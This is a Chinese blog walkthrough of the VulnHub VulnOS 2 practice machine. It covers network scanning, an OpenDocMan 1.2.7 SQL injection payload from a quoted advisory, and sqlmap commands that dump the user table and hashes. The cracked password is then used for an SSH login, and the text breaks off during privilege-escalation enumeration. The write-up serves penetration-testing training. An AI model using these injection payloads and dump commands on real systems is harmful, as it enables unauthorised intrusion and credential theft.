Vulnhub靶机 VULNOS: 2 writeup

原创

剑豪123 已于 2022-02-20 22:15:12 修改 2771 收藏

分类专栏： vulnhub 文章标签： 安全 linux web安全

于 2022-02-10 11:29:13 首次发布

本文链接：https://blog.csdn.net/xingjinhao123/article/details/122856917


版权

vulnhub 专栏收录该内容

9 篇文章 0 订阅

订阅专栏

下载地址：https://www.vulnhub.com/entry/vulnos-2,147/


Description

Back to the Top

VulnOS are a series of vulnerable operating systems packed as virtual images to enhance penetration testing skills

- This is version 2 -

Smaller, less chaotic !

As time is not always on my side, It took a long time to create another VulnOS. But I like creating them. The image is build with VBOX. Unpack the file and add it to your virtualisation software.

Your assignment is to pentest a company website, get root of the system and read the final flag


NOTE : current keyboard preferences is BE "pentesting is a wide concept"

If you have questions, feel free to contact me on m4db33f@gmail dot com Shout out to the Vulnhub Testing team!

Hope you enjoy.


信息搜集

获取IP地址




```
┌──(root💀kali)-[/home/kali]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:e6:4d:54, IPv4: 192.168.1.153
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1     a0:08:6f:6c:4c:5b       HUAWEI TECHNOLOGIES CO.,LTD
192.168.1.30    54:05:db:eb:24:16       (Unknown)
192.168.1.172   08:00:27:57:4f:aa       PCS Systemtechnik GmbH
192.168.1.172   08:00:27:57:4f:aa       PCS Systemtechnik GmbH (DUP: 2)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 1.970 seconds (129.95 hosts/sec). 4 responded
```

扫描端口



```
┌──(root💀kali)-[/home/kali]
└─# nmap -A -O -sV -p- 192.168.1.172
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-02 03:10 EST
Nmap scan report for 192.168.1.172
Host is up (0.00032s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   1024 f5:4d:c8:e7:8b:c1:b2:11:95:24:fd:0e:4c:3c:3b:3b (DSA)
|   2048 ff:19:33:7a:c1:ee:b5:d0:dc:66:51:da:f0:6e:fc:48 (RSA)
|   256 ae:d7:6f:cc:ed:4a:82:8b:e8:66:a5:11:7a:11:5f:86 (ECDSA)
|_  256 71:bc:6b:7b:56:02:a4:8e:ce:1c:8e:a6:1e:3a:37:94 (ED25519)
80/tcp   open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-title: VulnOSv2
|_http-server-header: Apache/2.4.7 (Ubuntu)
6667/tcp open  irc     ngircd
MAC Address: 08:00:27:57:4F:AA (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: irc.example.net; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.32 ms 192.168.1.172

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.02 seconds
```

80端口




######################### Welcome to VulnOSv2 #########################

VulnOS are a series of vulnerable operating systems packed as virtual images to enhance penetration testing skills

This is a vulnerable server. DO NOT USE this VM in a production environment !

Pentest the company website on the server... Get root of the system and read the final flag

点击website跳转到/jabc



Home

Welcome to JABC !

Your world leader in Bioware

What is JABC NOT?


Human with a bit of technology

What is JABC?


Technology with a bit of human

We provide state-of-the-art A.I. for industrial espionage purposes. ORDER NOW !!

在 jabc/?q=node/7 页面看起来啥也没有，但是Ctrl+A全选之后看到提示还有一个目录 /jabcd0cs/



Documentation



Documentation


Dear customer,

For security reasons, this section is hidden.

For a detailed view and documentation of our products, please visit our documentation platform at /jabcd0cs/ on the server. Just login with guest/guest

Thank you.


访问/jabcd0cs/





Welcome to OpenDocMan
Log in to begin using the system's powerful storage, publishing and revision control features.

Copyright © 2000-2013 Stephen Lawrence
OpenDocMan v1.2.7 | Support | Feedback | Bugs |

在/jabcd0cs/发现CMS的版本，使用searchsploit查询


```
┌──(root💀 kali)-[/home/kali]
└─# searchsploit OpenDocMan 1.2.7
---------------------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                                          |  Path
---------------------------------------------------------------------------------------- ---------------------------
OpenDocMan 1.2.7 - Multiple Vulnerabilities                                              | php/webapps/32075.txt
---------------------------------------------------------------------------------------- ---------------------------
Shellcodes: No Results
```


```
┌──(root💀 kali)-[/home/kali]
└─# cat /usr/share/exploitdb/exploits/php/webapps/32075.txt
Advisory ID: HTB23202
Product: OpenDocMan
Vendor: Free Document Management Software
Vulnerable Version(s): 1.2.7 and probably prior
Tested Version: 1.2.7
Advisory Publication: February 12, 2014 [without technical details]
Vendor Notification: February 12, 2014
Vendor Patch: February 24, 2014
Public Disclosure: March 5, 2014
Vulnerability Type: SQL Injection [CWE-89], Improper Access Control [CWE-284]
CVE References: CVE-2014-1945, CVE-2014-1946
Risk Level: High
CVSSv2 Base Scores: 7.5 (AV:N/AC:L/Au:N/C:P/I:P/A:P), 6.5 (AV:N/AC:L/Au:S/C:P/I:P/A:P)
Solution Status: Fixed by Vendor
Discovered and Provided: High-Tech Bridge Security Research Lab ( https://www.htbridge.com/advisory/ )

-----------------------------------------------------------------------------------------------
-----------------------

Advisory Details:

High-Tech Bridge Security Research Lab discovered multiple vulnerabilities in OpenDocMan, which can be exploited to perform SQL Injection and gain administrative access to the application.

1) SQL Injection in OpenDocMan: CVE-2014-1945
```




```
The vulnerability exists due to insufficient validation of "add_value" HTTP GET parameter in "/ajax_udf.php" script. A remote unauthenticated attacker can execute arbitrary SQL commands in applic
ation's database.

The exploitation example below displays version of the MySQL server:

http://[host]/ajax_udf.php?q=1&add_value=odm_user%20UNION%20SELECT%201,v
ersion%28%29,3,4,5,6,7,8,9

2) Improper Access Control in OpenDocMan: CVE-2014-1946

The vulnerability exists due to insufficient validation of allowed action in "/signup.php" script when updating userâ€™s profile. A remote authenticated attacker can assign administrative privile
ges to the current account and gain complete control over the application.

The exploitation example below assigns administrative privileges for the current account:
```

CSDN @剑豪123

这里看到了pyload

```
http://[host]/ajax_udf.php?q=1&add_value=odm_user%20UNION%20SELECT%201,version%28%29,3,4,5,6,7,8,9
```

可以利用



192.168.1.172/jabcd0cs/ajax_udf.php?q=1&add_value=odm_user UNION SELECT 1,version(),3,4,5,6,7,8,9

Primary: 5.5.47-0ubuntu0.14.04.1

Delete?	Value
New:	


Copyright © 2000-2013 Stephen Lawrence

OpenDocMan v1.2.7 | Support | Feedback | Bugs |

CSDN @剑豪123

使用sqlmap跑库

```
sqlmap -u "http://192.168.1.172/jabcd0cs/ajax_udf.php?q=1&add_value=odm_user" --batch --level=3 --dbs
```




```
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u "http://192.168.1.172/jabcd0cs/ajax_udf.php?q=1&add_value=odm_user" --batch --level=3 --dbs

                                {1.5.11#stable}

                                https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Deve
lopers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 09:18:12 /2022-02-02/

[09:18:12] [INFO] resuming back-end DBMS 'mysql'
[09:18:12] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: add_value (GET)
    Type: boolean-based blind
    Title: HAVING boolean-based blind - WHERE, GROUP BY clause
    Payload: q=1&add_value=odm_user HAVING 8828=8828

    Type: time-based blind
    Title: MySQL >= 5.1 time-based blind (heavy query) - PROCEDURE ANALYSE (EXTRACTVALUE)
    Payload: q=1&add_value=odm_user PROCEDURE ANALYSE(EXTRACTVALUE(2085,CONCAT(0x5c,(BENCHMARK(5000000,MD5(0x664c6a5a))))),1)

    Type: UNION query
    Title: Generic UNION query (NULL) - 9 columns
    Payload: q=1&add_value=odm_user UNION ALL SELECT CONCAT(0x71706a6a71,0x726d6d745a5073[illegible],0x71626a7171),NULL,NULL,NULL,NULL,NULL,
NULL,NULL,NULL-- -
---
[09:18:12] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.5.9, Apache 2.4.7
back-end DBMS: MySQL >= 5.0.12
[09:18:12] [INFO] fetching database names
available databases [6]:
[*] drupal7
[*] information_schema
[*] jabcd0cs
[*] mysql
[*] performance_schema
[*] phpmyadmin

[09:18:12] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.1.172'

[*] ending @ 09:18:12 /2022-02-02/
```

CSDN @剑豪123

跑表名

```
sqlmap -u "http://192.168.1.172/jabcd0cs/ajax_udf.php?q=1&add_value=odm_user" --batch --level=3 -D jabcd0cs --tables
```




```
[09:19:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL ≥ 5.0.12
[09:19:16] [INFO] fetching tables for database: 'jabcd0cs'
Database: jabcd0cs
[15 tables]
+--------------------+
| odm_access_log     |
| odm_admin          |
| odm_category       |
| odm_data           |
| odm_department     |
| odm_dept_perms     |
| odm_dept_reviewer  |
| odm_filetypes      |
| odm_log            |
| odm_odmsys         |
| odm_rights         |
| odm_settings       |
| odm_udf            |
| odm_user           |
| odm_user_perms     |
+--------------------+

[09:19:16] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.1.172'

[*] ending @ 09:19:16 /2022-02-02/
```

CSDN @剑豪123


在odm_user表里面发现了有用户名密码

```
sqlmap -u "http://192.168.1.172/jabcd0cs/ajax_udf.php?q=1&add_value=odm_user" --batch --level=3 -D jabcd0cs -T odm_user --dump
```



```
Database: jabcd0cs
Table: odm_user
[2 entries]
+----+-------------------+--------------+---------------------------------------------+----------+-----------+------------+------------+---------------+
| id | Email             | phone        | password                                    | username | last_name | department | first_name | pw_reset_code |
+----+-------------------+--------------+---------------------------------------------+----------+-----------+------------+------------+---------------+
| 1  | webmin@example.com | 5555551212  | b78aae356709f8c31118ea613980954b            | webmin   | min       | 2          | web        | <blank>       |
| 2  | guest@example.com | 555 5555555  | 084e0343a0486ff05530df6c705c8bb4 (guest)    | guest    | guest     | 2          | guest      | NULL          |
+----+-------------------+--------------+---------------------------------------------+----------+-----------+------------+------------+---------------+

[09:19:55] [INFO] table 'jabcd0cs.odm_user' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.1.172/dump/jabcd0cs/odm_user.csv'
[09:19:55] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.1.172'

[*] ending @ 09:19:55 /2022-02-02/
```

将获取的哈希值解密




md5
webmin1980

CSDN @剑豪123

getshell


使用获取的用户名密码尝试登录ssh，使用webmin用户登录成功



```
┌──(root💀kali)-[/home/kali]
└─# ssh webmin@192.168.1.172
webmin@192.168.1.172's password:
Welcome to Ubuntu 14.04.4 LTS (GNU/Linux 3.13.0-24-generic i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Wed Feb  2 07:51:16 CET 2022

  System load: 0.82              Memory usage: 3%   Processes:       64
  Usage of /:  5.7% of 29.91GB   Swap usage:   0%   Users logged in: 0

  Graph this data and manage this system at:
    https://landscape.canonical.com/

New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Wed May  4 10:41:07 2016
$ id
uid=1001(webmin) gid=1001(webmin) groups=1001(webmin)
$ █
```


提权

查看系统版本，内核版本




```
$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 14.04.4 LTS
Release:        14.04
Codename:       trusty
$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=14.04
DISTRIB_CODENAME=trusty
DISTRIB_DESCRIPTION="Ubuntu 14.04.4 LTS"
NAME="Ubuntu"
VERSION="14.04.4 LTS, Trusty Tahr"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 14.04.4 LTS"
VERSION_ID="14.04"
HOME_URL="http://www.ubuntu.com/"
